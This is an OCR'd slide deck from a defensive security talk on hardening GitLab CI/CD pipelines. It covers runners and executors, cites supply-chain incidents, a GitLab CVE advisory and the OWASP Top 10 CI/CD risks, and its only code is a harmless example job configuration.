




YouShallNotPass!

Hardening CI/CD pipelines on mission critical environments


Pierre | Cybersecurity Architect

Romain | CISO Associate

How?



We need a Gatekeeper!



Agenda

01 Code collaboration platforms concepts
CI/CD pipelines, jobs & runners

02 CI/CD security threats
TTPs

03 YouShallNotPass
Custom executor to the rescue

04 Demo & coverage

05 Summary



Code collaboration platforms concepts

CI/CD pipelines, jobs & runners

Code collaboration platforms concepts



SOURCE CODE
VERSIONING



ACCESS
CONTROL



INTEGRATED
CI/CD



ARTIFACTS
REGISTRY



ISSUE
TRACKING

Code collaboration platforms concepts



SOURCE CODE
VERSIONING



ACCESS
CONTROL



INTEGRATED
CI/CD




ARTIFACTS
REGISTRY



ISSUE
TRACKING

Code collaboration workflow



GitLab pipeline

Pipeline Needs Jobs 5 Tests 0

Build

 build



Test

 test1



 test2



Deploy

 auto-deploy



Production

 deploy to production



GitLab job anatomy

```
auto-deploy:
  stage: Deploy
  image: alpine:3.13@sha256:def822f9851ca422481ec6f
  before_script:
    - echo "Setting up the environment..."
  script:
    - echo "Deploying application..."
    - echo "Application successfully deployed."
  after_script:
    - echo "Cleaning up the environment"
  tags:
    - test
    - deploy
  rules:
    - if: '$CI_COMMIT_BRANCH == "main"'
```

GitLab job anatomy

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    - deploy
  rules:
    - if: '$CI_COMMIT_BRANCH == "main"'
```

Runners



Pull & execute jobs




SaaS vs Self-hosted



Assigned to repo vs group vs instance

Main types of runner executors




SHELL



DOCKER




KUBERNETES



CUSTOM

Main types of runner executors




SHELL



DOCKER




KUBERNETES




CUSTOM

Main types of runner executors




SHELL



DOCKER



KUBERNETES




CUSTOM


CI/CD security threats

TTPs


Sounds like ...



... Command & Control!



... Command & Control!



Supply chain attacks - A growing concern



Build system compromise
18'000 customers impacted



Publication of a
malicious version
containing a backdoor

Supply chain attacks - A growing concern



Build system compromise
18'000 customers impacted



Publication of a
malicious version
containing a backdoor



Compromises of NPM
packages with millions
of weekly downloads

Supply chain attacks - A growing concern



Build system compromise
18'000 customers impacted



Publication of a
malicious version
containing a backdoor



Codecov; ENV var
exfiltration in
thousands of build
pipelines





Compromises of NPM
packages with millions
of weekly downloads



Dependency confusion –
Developer workstations
and build env. compromise

Problems with code collaboration platforms

The GitHub Actions Worm: Compromising GitHub Repositories Through the Actions Dependency Tree



Title	Severity
Attacker can abuse scan execution policies to run pipeline as another user	critical

Attacker can abuse scan execution policies to run pipelines as another user

An issue has been discovered in GitLab EE affecting all versions starting from 13.12 before 16.2.7 and all versions starting from 16.3 before 16.3.4. It was possible for an attacker to run pipelines as an arbitrary user via scheduled security scan policies. This was a bypass of [CVE-2023-3932](#) showing additional impact. This is a critical severity issue ([CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:N](#), 9.6). It is now mitigated in the latest release and is assigned [CVE-2023-5009](#).

Gitlab CVE-2023-5009

Top 10 CI/CD Security Risks



- CICD-SEC-1 **Insufficient Flow Control Mechanisms**
- CICD-SEC-2 **Inadequate Identity and Access Management**
- CICD-SEC-3 **Dependency Chain Abuse**
- CICD-SEC-4 **Poisoned Pipeline Execution (PPE)**
- CICD-SEC-5 **Insufficient PBAC (Pipeline-Based Access Controls)**
- CICD-SEC-6 **Insufficient Credential Hygiene**
- CICD-SEC-7 **Insecure System Configuration**
- CICD-SEC-8 **Ungoverned Usage of 3rd Party Services**
- CICD-SEC-9 **Improper Artifact Integrity Validation**
- CICD-SEC-10 **Insufficient Logging and Visibility**

Top 10
CI/CD Security Risks

CI/CD vs Web Top1 ... same same !

CICD-SEC-1: Insufficient Flow Control Mechanisms

